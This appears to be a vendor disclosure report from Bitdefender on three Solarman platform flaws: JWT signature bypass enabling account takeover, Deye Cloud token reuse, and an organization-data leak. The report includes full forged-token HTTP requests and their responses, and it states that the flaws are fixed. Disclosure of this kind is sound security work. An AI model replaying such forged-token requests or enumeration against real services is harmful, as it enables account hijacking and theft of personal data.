Bitdefender®

DISCLOSURE REPORT

Solarman Platform Vulnerability

Trusted. Always.

Contents

1. Executive Summary

This white paper discloses multiple critical security vulnerabilities identified in the Solarman platform. The vulnerabilities include full account takeover, Deye Cloud token reuse, and information leaks about organizations. These vulnerabilities pose significant risks to the platform's security and user privacy.

2. Introduction


The Solarman platform is a comprehensive solution for managing solar energy systems. During a security assessment, multiple vulnerabilities were discovered, compromising the integrity and confidentiality of user accounts and organizational data.

3. Vulnerability Details

3.1 Full Account Takeover via Authorization Token Manipulation

Description: The /oauth2-s/oauth/token API endpoint is used to obtain authorization tokens when switching between managed organizations. The server fails to verify the JWT signature, allowing attackers to obtain valid tokens for any account by modifying the JWT payload.

Impact: An attacker can modify the JWT to include the userId of any desired account, resulting in unauthorized access and full control over the account.




```
POST /oauth2-s/oauth/token HTTP/2
Host: globalpro.solarmanpv.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Log-Platform-Code: SOLARMAN_BUSINESS
Log-Channel: Web
Log-Client-Version: 1.10.19
Log-Area: FOREIGN_1
Log-Lan: en
Origin: https://globalpro.solarmanpv.com
Referer: https://globalpro.solarmanpv.com/login
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Content-Length: 974

grant_type=switch_org&identity_type=2&access_token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX3lnc29seXNiQHNoYXJrbGFzZXJzLmNvbV
8yIiwic2NvcGUiOlsiYWxsIl0sImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MCwidG9wR3JvdXBJZCI6bnVsbCwiZ
3JvdXBJZCI6bnVsbCwicm9sZUlkIjotMSwidXNlcklkIjoxNDAxNzY1OCwidmVyc2lvbiI6MTAwMCwiaWRlbnRpZmll
ciI6Im93b3lqdXF1QHNoYXJrbGFzZXJzLmNvbSIsImlkZW50aXR5VHlwZSI6MiwibWRjIjoiRk9SRUlHTl8xIiwiYXB
wSWQiOm51bGx9LCJleHAiOjE3MjE0NzM3MzksImlkYyI6IkZPUkVJR05fMSIsImF1dGhvcml0aWVzIjpbImFsbCJdLC
JqdGkiOiI3N2FiYzNiNi1mNmI4LTQ3OWQtOGQ3Zi1iNjFjODVhYjg5MzUiLCJjbGllbnRfaWQiOiJ0ZXN0In0.X8m4F
WDiloA4o8uXa167m5r-E-vMEm0yNfe4K5aCOwrVLDJi15m0XiItz609KD7oj93WNK62IkQug4GFLx5yf89fkbQ4KO_b
9TV5HK9mAQSqxPzFjFuvhDF7UiLzOlJHBgjO3cqGRbfgly400BTkLdp08jykpvcmOGrkCounfqh020HJFD7ZNz-1nGM
mY5OFiwCxW72ZCxPD7ATZxWf1vJ-Hk5lm7moWdnSToyBPsm9igY0v4PzyWacaab8uHRY74d6OVc_7NayoBTucez9tkQ
y-nmRHGFj40uGeDPCX6GR5nmYHyb_2JK-7rOs2vOSMRZXCwBVSR-CY_x61vwLSUA&client_id=test&org_id=0&
system=SOLARMAN
```

```
HTTP/2 200 OK
Date: Tue, 21 May 2024 14:04:50 GMT
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
Set-Cookie: acw_tc=8af5484b29e9e663cb9bcfa57882a5b7ae500d3402ed8220f8014f8f96676dd7;
path=/;HttpOnly;Max-Age=1800
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Access-Control-Allow-Origin: https://globalpro.solarmanpv.com
Vary: Origin
Access-Control-Expose-Headers: content-length
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Xss-Protection: 1; mode=block
X-Frame-Options: ALLOW-FROM https://globalhome.solarmanpv.com/
Access-Control-Expose-Headers: *

{
  "access_token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX293b3lqdXF1QHNoYXJrbGFzZXJz
  LmNvbV8yIiwic2NvcGUiOlsiYWxsIl0sImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MCwidG9wR3JvdXBJZC
  I6LTEsImdyb3VwSWQiOi0xLCJyb2xlSWQiOi0xLCJ1c2VySWQiOjE0MDE3NjU4LCJ2ZXJzaW9uIjoxMDAwLCJp
  ZGVudGlmaWVyIjoib3dveWp1cXVAc2hhcmtsYXNlcnMuY29tIiwiaWRlbnRpdHlUeXBlIjoyLCJtZGMiOiJGT1
  JFSUdOXzEiLCJhcHBJZCI6bnVsbH0sImV4cCI6MTcyMTQ4NDI5MCwibWRjIjoiRk9SRUlHTl8xIiwiYXV0aG9y
  aXRpZXMiOlsiYWxsIl0sImp0aSI6ImIzYTBkNmE0LTgxYzItNGQwNS05MGY3LTA1YjYxYjM4NTQyZSIsImNsaW
  VudF9pZCI6InRlc3QifQ.ZacGlP4iCKrY7Q4gXQ61F8aRrwkLd6KpVN9S-BBPCgL0aHb99RJYnyKVdyuwxTAvo
  yFw8TMewpa7ul5zKZnyeZ_D-qvmcji1NMNrP1uNyoISHO9cEUl0O9bS8OSoxInpE_mRGQAOvRoEo6TMGUwXsLb
  JbfVB7VSzovJEVkwflxRHP5C4SMg_lGPTxtw5MOvfpts6tBZkWdLL5u1_Haob7djt07TUgcjKfgaMupckup-87
  ZIOUU-ltOKMVA2PXDtsbTtzefggRDnS6l1tWmIEdm8IN0kDMI4gCrdOBzFuylNhOQfpe-9NwOgBqEmQYLBbVWu
  UH5SylnIPK8huXjzXWw",
  "token_type":"bearer",
  "refresh_token":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX293b3lqdXF1QHNoYXJrbGFzZXJz
  LmNvbV8yIiwic2NvcGUiOlsiYWxsIl0sImF0aSI6ImIzYTBkNmE0LTgxYzItNGQwNS05MGY3LTA1YjYxYjM4NT
  QyZSIsImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MCwidG9wR3JvdXBJZCI6LTEsImdyb3VwSWQiOi0xLCJy
  b2xlSWQiOi0xLCJ1c2VySWQiOjE0MDE3NjU4LCJ2ZXJzaW9uIjoxMDAwLCJpZGVudGlmaWVyIjoib3dveWp1cX
  VAc2hhcmtsYXNlcnMuY29tIiwiaWRlbnRpdHlUeXBlIjoyLCJtZGMiOiJGT1JFSUdOXzEiLCJhcHBJZCI6bnVs
  bH0sIm1kYyI6IkZPUkVJR05fMSIsImF1dGhvcml0aWVzIjpbImFsbCJdLCJqdGkiOiJjZDZlNGQ0My03YTIxLT
  Q1ODgtOGMyNy0xNjIwZGFmYTc2ZTciLCJjbGllbnRfaWQiOiJ0ZXN0In0.GIsMxmwdMNcIK972SBku7UXxkPya
```

Once we receive a valid JWT token for the target account, we have full control over it. Here is a request that returns the account details. This is a demo account that does not expose real private information:



```
GET /user-s/acc/org/login-user HTTP/2
Host: globalpro.solarmanpv.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiIwX293b3lqdXF1QHNoYXJrbGFzZXJzLmNvbV8yI
iwic2NvcGUiOlsiYWxsIl0sImRldGFpbCI6eyJvcmdhbml6YXRpb25JZCI6MCwidG9wR3JvdXBJZCI6LTEsImdyb3VwSWQ
iOi0xLCJyb2xlSWQiOi0xLCJ1c2VySWQiOjE0MDE3NjU4LCJ2ZXJzaW9uIjoxMDAwLCJpZGVudGlmaWVyIjoib3dveWp1c
XVAc2hhcmtsYXNlcnMuY29tIiwiaWRlbnRpdHlUeXBlIjoyLCJtZGMiOiJGT1JFSUdOXzEiLCJhcHBJZCI6bnVsbH0sImV
4cCI6MTcyMTQ4NDI5MCwibWRjIjoiRk9SRUlHTl8xIiwiYXV0aG9yaXRpZXMiOlsiYWxsIl0sImp0aSI6ImIzYTBkNmE0L
TgxYzItNGQwNS05MGY3LTA1YjYxYjM4NTQyZSIsImNsaWVudF9pZCI6InRlc3QifQ.ZacGlP4iCKrY7Q4gXQ61F8aRrwkL
d6KpVN9S-BBPCgL0aHb99RJYnyKVdyuwxTAvoyFw8TMewpa7ul5zKZnyeZ_D-qvmcji1NMNrP1uNyoISHO9cEUl009bS80
SoxInpE_mRGQAOvRoEo6TMGUwXsLbJbfVB7VSzovJEVkwflxRHP5C4SMg_lGPTxtw5MOvfpts6tBZkWdLL5u1_Haob7djt
07TUgcjKfgaMupckup-87ZIOUU-lt0KMVA2PXDtsbTtzefggRDnS6l1tWmIEdm8IN0kDMI4gCrd0BzFuylNhOQfpe-9NwO
gBqEmQYLBbVWuUH5SylnIPK8huXjzXWw
Log-Platform-Code: SOLARMAN_BUSINESS
Log-Channel: Web
Log-Client-Version: 1.10.19
Log-Area: FOREIGN_1
Log-Lan: en
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
X-Frame-Options: DENY
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Xss-Protection: 1; mode=block
X-Frame-Options: ALLOW-FROM https://globalhome.solarmanpv.com/
Access-Control-Expose-Headers: *

{
  "userInfo":{
    "createdBy":0,
    "createdDate":1716290685.000000000,
    "id":14017658,
    "name":"John Doe",
    "countryCode":null,
    "phoneNumber":null,
    "email":"ygsolysb@sharklasers.com",
    "status":2,
    "lastLoginTime":1716294445.000000000,
    "username":null,
    "photo":null,
    "system":"SOLARMAN",
    "weChatNickname":null,
    "qqNickname":null,
    "lastLan":"en",
    "orgPhoto":null,
    "oldUserId":null,
    "openapiAppId":null,
    "lastVisitTime":1716294579.000000000,
    "splitFlag":0,
    "lastIp":"23.154.177.16",
    "lastArea":"US",
    "regArea":null,
    "lastSelectArea":null,
    "businessRegArea":null,
    "businessLastSelectArea":"FOREIGN_1",
    "lastUpdatePwd":1716290685.000000000
  },
  "orgUser":null,
  "organization":null,
  "groupName":null,
  "roleName":null,
  "lastLoginOrgId":0,
  "isFirstLogin":0
}
```

Technical Details:

- ↳ **Endpoint:** /oauth2-s/oauth/token
- ↳ **Vulnerability:** Lack of JWT signature verification
- ↳ **Exploit:** Modify JWT payload to include target userId and user email

3.2 Deye Cloud Token Reuse

Description: JWT tokens issued by the Deye Cloud platform are also valid on the Solarman platform, granting full access to accounts with the specified userId, even if this userId corresponds to a different account in the Solarman database. E.g. user ID 1000 could be User X in the Deye Platform, but User Y in the Solarman database.


Impact: This vulnerability allows attackers to reuse JWT tokens from Deye Cloud to gain unauthorized access to Solarman accounts.

Technical Details:

- ↳ **Vulnerability:** Cross-platform JWT token validation
- ↳ **Exploit:** Use Deye Cloud JWT token to access Solarman account

3.3 Information Leak through /group-s/acc/orgs API Endpoint

Description: The /group-s/acc/orgs API endpoint returns excessive information about organizations during a search operation. The response includes sensitive details such as names, email addresses, phone numbers, countries, and user IDs.



SOLARMAN_BUSINESS	Solarmanagerhome	Wissam solarman
SOLARMAN Intelligent 1676385891	Roger Solarman	SOLARMAN Smart 1714297455
Solarman-Cesare	SolarmanBusiness A	Solarmanpv.

Impact: Attackers can exploit this vulnerability to gather private information about all registered organizations by making multiple API calls.

Technical Details:

- ↳ **Endpoint:** /group-s/acc/orgs
- ↳ **Vulnerability:** Overexposure of private information in API response
- ↳ **Exploit:** Enumerate private details via repeated API calls

Example Response (with sensitive information):

```
{
  “total”: 415,
  “data”: [
    {
      “org”: {
        “createdDate”: 1716116429.000000000,
        “id”: 10535375,
        “type”: 2,
        “businessType”: null,
        “name”: “SOLARMAN_BUSINESS”,
        “topGroupId”: 10336654,
        “areaId”: 112,
        “timezone”: “Europe/Amsterdam”,
        “logo”: null,
        “adminId”: 13669824,
        “system”: “SOLARMAN”,
        “category”: 1,
        “originalLogo”: null,
        “operateObject”: null,
        “totalNames”: null,
        “status”: null,
        “splitFlag”: 0
      },
      “nameList”: [
        {
          “id”: 13656565,
          “relateId”: 10535375,
          “relateType”: 1,
          “name”: “SOLARMAN_BUSINESS”,
          “language”: “it”
        }
      ],
      “adminName”: “[redacted]”,
      “adminPhoneNumber”: null,
      “adminEmail”: “[redacted],
      “entityRel”: null,
      “adminCountryCode”: null,
      “memberCount”: null,
      “adminUsername”: “[redacted]”,
      “adminLastVisitTime”: 1716457108.000000000
    }
  ]
}
```

4. Impact Analysis

The identified vulnerabilities pose severe risks, including:

- Unauthorized access to user accounts and sensitive data.
- Potential misuse of private information for malicious purposes.
- Compromise of user and business confidentiality and integrity.

5. Disclosure Timeline

May 22, 2024: Bitdefender reaches out to Solarman for a security contact

May 23, 2024: Bitdefender gets in touch with Solarman security team and sends vulnerability information

May 24, 2024: Vulnerabilities acknowledged; account takeover gets immediately fixed

Jun 17, 2024: Vendor confirms that a fix for the API returning too much information is in place.

Jul 17, 2024: Vendor confirms that the Deye token reuse issue is now fixed.

Aug 7, 2024: This report becomes public as per the coordinated vulnerability disclosure protocols.

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry’s most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world’s most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

Romania HQ
Orhideea Towers
15A Orhideelor Road,
6th District,
Bucharest 060071
T: +40 21 4412452
F: +40 21 4412453

US HQ
3945 Freedom Circle,
Suite 500, Santa Clara,
CA, 95054

bitdefender.com

Bitdefender-PReport-solarman-creat7907
CD-05/15/24 • MD-July 24, 2024 5:45 PM

Romania HQ
Orhideea Towers
15A Orhideelor Road,
6th District,
Bucharest 060071
T: +40 21 4412452
F: +40 21 4412453

US HQ
3945 Freedom Circle,
Suite 500, Santa Clara,
CA, 95054

bitdefender.com

Bitdefender-PReport-solarman-creat7907
CD-05/15/24 • MD-July 24, 2024 5:45 PM